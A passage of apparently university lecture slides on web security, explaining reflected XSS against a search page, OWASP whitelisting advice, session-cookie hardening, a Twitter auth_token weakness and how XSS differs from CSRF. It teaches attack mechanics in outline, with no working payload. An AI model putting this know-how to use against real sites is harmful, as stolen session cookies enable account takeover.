   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com’s origin

Reflected XSS Summary

- Target: User with *Javascript-enabled browser* who a vulnerable web service that includes parts of URLs it receives in the web page output it generates

- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts (i.e., subvert the Same Origin Policy)

- Attacker tools: ability to get user to click on a specially-crafted URL. Optional tool: a server for receiving stolen user information

- Key trick: Server fails to ensure that the output it generates does not contain embedded scripts other than its own

XSS Protection

- Open Web Application Security Project (OWASP):
  - Whitelist: Validate all headers, cookies, query strings… everything.. against a rigorous spec of what *should be allowed*
  - Don’t blacklist: Do not attempt to filter/sanitize.
  - Principle of fail-safe defaults.

Mitigating cookie security threats

- Cookies must not be easy to guess
  - Randomly chosen
  - Sufficiently long

- Time out session IDs and delete them once the session ends

Twitter vulnerability

- Uses one cookie (auth_token) to validate user
- The cookie is a function of
  - User name
  - Password
- auth_token weaknesses
  - Does not change from one login to the next
  - Does not become invalid when the user logs out
- Steal this cookie once, and you can log in as the user any time you want (until password change)

XSS vs. CSRF

- Do not confuse the two:

- XSS attacks exploit the trust a client browser has in data sent from the legitimate website
    - So the attacker tries to control what the website sends to the client browser

- CSRF attacks exploit the trust the legitimate website has in data sent from the client browser
    - So the attacker tries to control what the client browser sends to the website